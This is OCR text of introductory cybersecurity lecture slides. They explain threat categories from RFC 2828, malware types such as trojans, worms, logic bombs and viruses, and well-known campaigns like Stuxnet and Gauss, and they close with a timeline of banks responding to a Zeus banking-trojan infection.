


Example of Intelligence in Cyber Space
«downstream» monitoring




e-mails, chat, videos,
photos, stored data
VoIP, file transfers,
video conferencing

Cyber Espionage - Cyber Weapons



Cyber Espionage - Cyber Weapons





Vulnerabilities
patents
sensitive government information
sensitive industrial information etc.

Vocaboulary

- Software Vulnerability
- Software Bug
- Software bug vs vulnerability
- Exploit

Precision and Damages






Stuxnet Geography

Target: SIEMENS Scada Systems slowing the infected centrifuges down to a few hundred hertz for a full 50 minutes to destroy the machine

Gauss Geography

Target: Lebanon Banks surveillance tool used to monitor accounts and money flow.

Reconnaissance → Initial compromise (phishing) → Set up C&C → Identify, acquire and aggregate data → Exfiltrate data



Who is behind the cyber threat

Till 2004

BLASTER

I LOVE YOU

today

CONFIKER


DUQU

STUXNET

Flame

ZEUS

GAUSS



MIRAGE

Virus → **APT, Malware**

Threats (RFC 2828)

Unauthorized Disclosure. A circumstance or event whereby an entity gains access to data for which the entity is not authorized.

Deception. A circumstance or event that may result in an authorized entity receiving false data and believing it to be true.

Disruption A circumstance or event that interrupts or prevents the correct operation of system services and functions.

Usurpation A circumstance or event that results in control of system services or functions by an unauthorized entity

Attacks resulting in Unauthorised Disclosure

Exposure:

- This can be deliberate, as when an insider intentionally releases sensitive information, such as credit card numbers, to an outsider.
- Can also be the result of a human, hardware, or software error, which results in an entity gaining unauthorized knowledge of sensitive data.

Interception:

- On a shared local area network (LAN), such as a wireless LAN or a broadcast Ethernet, any device attached to the LAN can receive a copy of packets intended for another device.
- On the Internet, a determined hacker can gain access to e-mail traffic and other data transfers.

Attacks resulting in Unauthorised Disclosure

Inference:

- An adversary is able to gain information from observing the pattern of traffic on a network, such as the amount of traffic between particular pairs of hosts on the network.
- Another example is the inference of detailed information from a database by a user who has only limited access

Intrusion:

- An adversary gaining unauthorized access to sensitive data by overcoming the system's access control protections

Attacks resulting in Deception

Masquerade:

- An attempt by an unauthorized user to gain access to a system by posing as an authorized user; this could happen if the unauthorized user has learned another user's logon ID and password.
- Another example is malicious logic, such as a Trojan horse, that appears to perform a useful or desirable function but actually gains unauthorized access to system resources or tricks a user into executing other malicious logic.

Falsification:

- This refers to the altering or replacing of valid data or the introduction of false data into a file or database. For example, a student my alter his or her grades on a school database.

Repudiation:

- A user either denies sending data or a user denies receiving or possessing the data.

Attacks resulting in Disruption

- **Incapacitation:** .
  - This could occur as a result of physical destruction of or damage to system hardware.
  - Often malicious software, such as Trojan horses, viruses, or worms, could operate in such a way as to disable a system or some of its services.
- **Corruption:**
  - Malicious software in this context could operate in such a way that system resources or services function in an unintended manner.
  - Or a user could gain unauthorized access to asystem and modify some of its functions. An example of the latter is a user
  - placing backdoor logic in the system to provide subsequent access to a system and its resources by other than the usual procedure.
- **Obstruction:**
  - One way to obstruct system operation is to interfere with communications by disabling communication links or altering communication control information.
  - Another way is to overload the system by placing excess burden on communication traffic or processing resources.

Attacks resulting in usurpation

- **Misappropriation:**
  - This can include theft of service.
  - An example is an a distributed denial of service attack, when malicious software is installed on a number of hosts to be used as platforms to launch traffic at a target host.
  - In this case, the malicious software makes unauthorized use of processor and operating system resources.
- **Misuse:**
  - Misuse can occur either by means of malicious logic or a hacker that has gained unauthorized access to a system.

Assets

- The assets of a computer system can be categorized as
  - hardware,
  - software,
  - data,
  - communication lines and networks.

Assets in Relation to the CIA Triad

	Availability	Confidentiality	Integrity
Hardware	Equipment is stolen or disabled, thus denying service.		
Software	Programs are deleted, denying access to users.	An unauthorized copy of software is made.	A working program is modified, either to cause it to fail during execution or to cause it to do some unintended task.
Data	Files are deleted, denying access to users.	An unauthorized read of data is performed. An analysis of statistical data reveals underlying data.	Existing files are modified or new files are fabricated.
Communication Lines	Messages are destroyed or deleted. Communication lines or networks are rendered unavailable.	Messages are read. The traffic pattern of messages is observed.	Messages are modified, delayed, reordered, or duplicated. False messages are fabricated.

MALICIOUS SOFTWARE OVERVIEW

Malware

- General term for any Malicious softWare
  - Software designed to cause damage
  - Or use up the resources of a target computer.
- Some malware is parasitic
  - Contained within other software
- Some malware is self-replicating, others require some other means to propogate.

Backdoor

- Trapdoor
- Secret entry point
- Useful for programmers debugging
  - But allows unscrupulous programmers to gain unauthorized access.

Logic Bomb

- Explodes when certain conditions are met
  - Presence or absence of certain files
  - Particular day of the week
  - Particular user running application

Trojan Horse

- Useful program that contains hidden code that when invoked performs some unwanted or harmful function
- Can be used to accomplish functions indirectly that an unauthorized user could not accomplish directly
  - User may set file permission so everyone has access

Mobile Code

- Transmitted from remote system to local system
- Executed on local system without the user's explicit instruction
- Common example is cross-site scripting attacks

Bots

- From Robot
  - Also called Zombie or drone
- Program secretly takes of another Internet-attached computer
- Launch attacks that are difficult to trace to bot's creator
- Collection of bots is a botnet

Multiple-Threat Malware

- Multipartite virus infects in multiple ways
- Blended attack uses multiple methods
- Ex: Nimda has worm, virus, and mobile code characteristics

Parts of Virus

- Software that “infects” other software by modifying them
- Modification includes
  - An infection mechanism
  - Trigger
  - Payload

Virus Stages

- During its lifetime, a typical virus goes through the following four phases:
  - Dormant phase
  - Propagation phase
  - Triggering phase
  - Execution phase

Worms


- Replicates itself
- Use network connections to spread form system to system
- Email virus has elements of being a worm (self replicating)
  - But normally requires some intervention to run, so classed as a virus rather than worm

Worm Propogation

- Electronic mail facility
  - A worm mails a copy of itself to other systems
- Remote execution capability
  - A worm executes a copy of itself on another system
- Remote log-in capability
  - A worm logs on to a remote system as a user and then uses commands to copy itself from one system to the other

ANATOMY OF AN ATTACK TO A BANK


Event #	Day #	Time	Event
1	1	14:48	Bank1 is notified about infections
3	1	16:05	Logon attempt from UK IP
4	1	16:35	Bank2 sends Bank1 link to drop site
5	2	09:00	Bank 1 analyzes the information received from Bank 2
6	2	09:10	Bank 1 comes across login information of customers of Bank 3, and duly warns Bank 3.
16	3	13:04	Bank 1 analyzes the configuration file of the infection that Bank 1 has received from Bank 2.
17	3	18:45	Customer records are collected from drop site
20	3	20:56	Analysis of the configuration file reveals how the customer may recognize if the PC is infected.
26	4	09:10	The certificates of compromised customers are revoked.
29	4	09:16	The recent transaction history of compromised customers is analyzed.
37	4	12:38	The Financial Supervisory Authority of Norway is notified of the attack.
45	4	13:04	All certificates of compromised customers are revoked.
47	4	13:10	There is a successful logon from a PC in UK.
48	4	13:43	The infected PCs of compromised customers are collected.
53	4	14:10	There are telephone calls with the cyber police.
78	7	10:55	Bank1 receives samples of the Zeus virus from the cyber police.
81	7	12:02	Discussions with the cyber police about how the Zeus virus works.
104	8	09:21	New "stolen" login credentials are posted to drop site.
...	...	...	...



